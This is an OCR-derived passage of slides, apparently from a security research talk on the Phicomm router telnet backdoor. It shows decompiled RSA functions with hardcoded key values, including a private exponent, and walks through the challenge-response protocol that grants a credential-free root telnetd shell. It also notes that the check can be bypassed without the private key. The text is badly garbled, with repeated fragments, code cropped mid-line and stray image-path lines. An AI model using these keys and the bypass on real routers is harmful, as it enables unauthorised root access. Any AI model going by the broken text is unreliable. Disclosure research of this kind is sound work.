  RSA *rsa;
  BIGNUM *a;
  int iVar1;
  uint uVar2;
  size_t sVar3;
  BIGNUM *local_18 [3];

  rsa = RSA_new();
  local_18[0] = BN_new();
  a = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_18,PTR_00
  rsa->e = a;
```

```
    iVar1 = -1;
  }
  return iVar1;
}
```

Decompile: rsa_public_decrypt_nonce - (telnetd_startup.k2.22.5.9.163)

Here’s rsa_public_decrypt_nonce() from the k2.22.5.9.163


```
int rsa_public_decrypt_nonce(int noncelen,uchar *nonce)

{
  RSA *rsa;
  BIGNUM *a;
  uint uVar1;
  size_t sVar2;
  int iVar3;
  BIGNUM *local_20;
  BIGNUM *local_1c [2];

  rsa = RSA_new();
  local_1c[0] = BN_new();
  a = BN_new();
  local_20 = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_1c,
            "CC232B9BB06C49EA1BDD0DE1EF9926872B3B16694AC677C8C581E1B4F59128912CBB92EB363990FAE435697
            78B58FA170FB1EBF3D1E88B7F6BA3DC47E59CF5F3C3064F62E504A12C5240FB85BE727316C10EFF23CB2DCE9
            73376D0CB6158C72F6529A9012786000D820443CA44F9F445ED4ED0344AC2B1F6CC124D9ED309A519"
           );
  BN_hex2bn(&local_20,
            "9FC8FFBF53AECF8461DEFB98D81486A5D2DEE341F377BA16FB1218FBAE23BB1F3766732F8D382E15543FC29
            80208D968E7AE1AC4B48F53719F6D9964E583A0B791150B9C0C354143AE285567D8C042240CA8D7A6446E49C
            CAF575ACC63C55BAC8CF5B6A77DEE0580E50C2BFEB62C06ACA49E0FD0831D1BB0CB72BC9B565313C9"
           );
  rsa->e = a;
  rsa->d = local_20;
  rsa->n = local_1c[0];
  memset(&DECRYPTED_NONCE,0,0x400);
  uVar1 = RSA_public_decrypt(noncelen,nonce,&DECRYPTED_NONCE,rsa,3);
  if (uVar1 < 0x101) {
    sVar2 = strlen(&DECRYPTED_NONCE);
    iVar3 = -(sVar2 < 0x101 ^ 1);
  }
  else {
    iVar3 = -1;
  }
  return iVar3;
}
```

```
user1@shrine-of-the                                                          C.33.1.25.177--inter
national/usr/bin$ s
   4ab8 CC232B9BB06                                                           8912CBB92EB363990FAE
43569778B58FA170FB1                                                           85BE727316C10EFF23CB
2DCE973376D0CB6158C                                                           6CC124D9ED309A519
```

atically load the
lian MIPS binary
ant data is stored,
d public RSA key

d call on the
tool: strings.

Here's rsa_public_decrypt_nonce() from the k2.22.5.9.163



Decompile: rsa_public_decrypt_nonce – (telnetd_startup.k2.22.5.9.163)

```
int rsa_public_decrypt_nonce(int noncelen,uchar *nonce)

{
  RSA *rsa;
  BIGNUM *a;
  uint uVar1;
  size_t sVar2;
  int iVar3;
  BIGNUM *local_20;
  BIGNUM *local_1c [2];

  rsa = RSA_new();
  local_1c[0] = BN_new();
  a = BN_new();
  local_20 = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_1c,
            "CC232B9BB06C49EA1BDD0DE1EF9926872B3B16694AC677C8C581E1B4F59128912CBB92EB363990FAE435697
            78B58FA170FB1EBF3D1E88B7F6BA3DC47E59CF5F3C3064F62E504A12C5240FB85BE727316C10EFF23CB2DCE9
            73376D0CB6158C72F6529A9012786000D820443CA44F9F445ED4ED0344AC2B1F6CC124D9ED309A519"
           );
  BN_hex2bn(&local_20,
            "9FC8FFBF53AECF8461DEFB98D81486A5D2DEE341F377BA16FB1218FBAE23BB1F3766732F8D382E15543FC29
            80208D968E7AE1AC4B48F53719F6D9964E583A0B791150B9C0C354143AE285567D8C042240CA8D7A6446E49C
            CAF575ACC63C55BAC8CF5B6A77DEE0580E50C2BFEB62C06ACA49E0FD0831D1BB0CB72BC9B565313C9"
           );
  rsa->e = a;
  rsa->d = local_20;
  rsa->n = local_1c[0];
  memset(&DECRYPTED_NONCE,0,0x400);
  uVar1 = RSA_public_decrypt(noncelen,nonce,&DECRYPTED_NONCE,rsa,3);
  if (uVar1 < 0x101) {
    sVar2 = strlen(&DECRYPTED_NONCE);
    iVar3 = -(sVar2 < 0x101 ^ 1);
  }
  else {
    iVar3 = -1;
  }
  return iVar3;
}
```

It's the same public key that they used for the K2.22.9.163!

They redacted the private key, but left the public key unchanged.

Decompile: rsa_public_decry

```
/* DISPLAY WARNING: Type ca

int rsa_public_decrypt(void

{
  RSA *rsa;
  BIGNUM *a;
  int iVar1;
  uint uVar2;
  size_t sVar3;
  BIGNUM *local_18 [3];

  rsa = RSA_new();
  local_18[0] = BN_new();
  a = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_18,PTR_00
  rsa->e = a;
```

```
    iVar1 = -1;
  }
  return iVar1;
}
```

```
user1@shrine-of-the                                         C.33.1.25.177--inter
national/usr/bin$ s
  4ab8 CC232B9BB06                                          8912CBB92EB363990FAE
43569778B58FA170FB1                                         85BE727316C10EFF23CB
2DCE973376D0CB6158C                                         6CC124D9ED309A519
```


atically load the
lian MIPS binary
ant data is stored,
d public RSA key

d call on the
tool: strings.

tenable

atically load the
lian MIPS binary
ant data is stored,
d public RSA key

d call on the
tool: strings.




Decompile: rsa_public_decry

```
/* DISPLAY WARNING: Type ca

int rsa_public_decrypt(void

{
  RSA *rsa;
  BIGNUM *a;
  int iVar1;
  uint uVar2;
  size_t sVar3;
  BIGNUM *local_18 [3];

  rsa = RSA_new();
  local_18[0] = BN_new();
  a = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_18,PTR_00
  rsa->e = a;
```

```
user1@shrine-of-the                                    C.33.1.25.177--inter
national/usr/bin$ s
   4ab8 CC232B9BB0                                     8912CBB92EB363990FAE
43569778B58FA170FB1                                    85BE727316C10EFF23CB
2DCE973376D0CB6158C                                    6CC124D9ED309A519
```

```
    iVar1 = -1;
  }
  return iVar1;
}
```



Decompile: rsa_pu

```
int rsa_public_dec

{
  RSA *rsa;
  BIGNUM *a;
  uint uVar1;
  size_t sVar2;
  int iVar3;
  BIGNUM *local_20
  BIGNUM *local_1c

  rsa = RSA_new();
  local_1c[0] = BN
  a = BN_new();
  local_20 = BN_ne
  BN_set_word(a,0x
  BN_hex2bn(local_
            "CC232                                   990FAE435697
            78B58F                                   EFF23CB2DCE9
            73376D                                   9A519"
            );
  BN_hex2bn(&loca
            "9FC8F                                   82E15543FC29
            80208D                                   8D7A6446E49C
            CAF575                                   313C9"
            );
  rsa->e = a;
  rsa->d = local_2
  rsa->n = local_1
  memset(&DECRYPTE
  uVar1 = RSA_publ
  if (uVar1 < 0x10
    sVar2 = strlen
    iVar3 = -(sVar
  }
  else {
    iVar3 = -1;
  }
  return iVar3;
}
```

Here's rsa_public_decrypt_nonce() from the k2.22.5.9.163

t they

ey,

anged.


tenable

But it's cool, we don't actually *need* the private key to pop this version of the Phicomm backdoor.

We can use the same trick we used for the K2G A1, and just skip the ABCDEF → DEVICE_ID exchange.

(Note to self: now is a good time to plug in the K3C.)

Phicomm's Backdoor Protocol: Version 2 (2017 - 2018)



Client

Server

Produce a random 32-byte message called NONCE, and encrypt it with the (leaked) **PRIVATE KEY** used for all Phicomm routers prior to 2018. Store the result as ENCRYPTED_NONCE.

Send ENCRYPTED_NONCE to Server

Decrypt ENCRYPTED_NONCE with **RSA_public_decrypt()** and store result as DECRYPTED_NONCE


Generate a string of 31 random, printable characters (between ASCII codes 0x21 and 0x7e) and store the result as SECRET_PLAINTEXT

Encrypt SECRET_PLAINTEXT with **RSA_public_encrypt()** using the hardcoded, 1024-bit public RSA key, with the **RSA_NO_PADDING** option set ("Textbook RSA").

Store the 128-byte result as CHALLENGE_CIPHERTEXT

Send 128-byte CHALLENGE_CIPHERTEXT to Client

XOR SECRET_PLAINTEXT with the first 31 bytes of DECRYPTED_NONCE, and store the result in MASKED_SECRET.



Decrypt the CHALLENGE_CIPHERTEXT with the correct **PRIVATE KEY** and XOR the result with the unencrypted NONCE. The Client now possesses the MASKED_SECRET.

The Client is now expected to append one of two suffixes to MASKED_SECRET:

- "+TEMP", to launch a **telnetd** session that will last until the router is rebooted, *or*
- "+PERM", to write a flag to a physical volume, which the **telnetd_startup** daemon will check for when the system is rebooted, and launch **telnetd** if it finds it.

Store the result in RAW_KEY.


Compute the **MD5** hash of RAW_KEY, and store the result in BACKDOOR_KEY.

Send BACKDOOR_KEY to S

Create two ephemeral passwords by calling **sprintf(**RAW_TEMP_KEY, "%s+TEMP", MASKED_SECRET**)**, and **sprintf(**RAW_PERM_KEY, "%s+PERM", MASKED_SECRET**)**, respectively.

(Note the format string.)

Compute the **MD5** hashes of RAW_TEMP_KEY and RAW_PERM_KEY and store the 16-byte results as TEMP_KEY and PERM_KEY, respectively.



respectively.

The Client is now expected to append one of two suffixes to MASKED_SECRET:

- "+TEMP", to launch a **telnetd** session that will last until the router is rebooted, *or*
- "+PERM", to write a flag to a physical volume, which the **telnetd_startup** daemon will check for when the system is rebooted, and launch **telnetd** if it finds it.

Store the result in RAW_KEY.

Compute the **MD5** hash of RAW_KEY, and store the result in BACKDOOR_KEY.

Send BACKDOOR_KEY to Server

If BACKDOOR_KEY matches TEMP_KEY then call **system("telnetd -l /bin/login.sh")**, launching an unencrypted **telnetd** shell as **root**. No credentials are required to log into this shell.

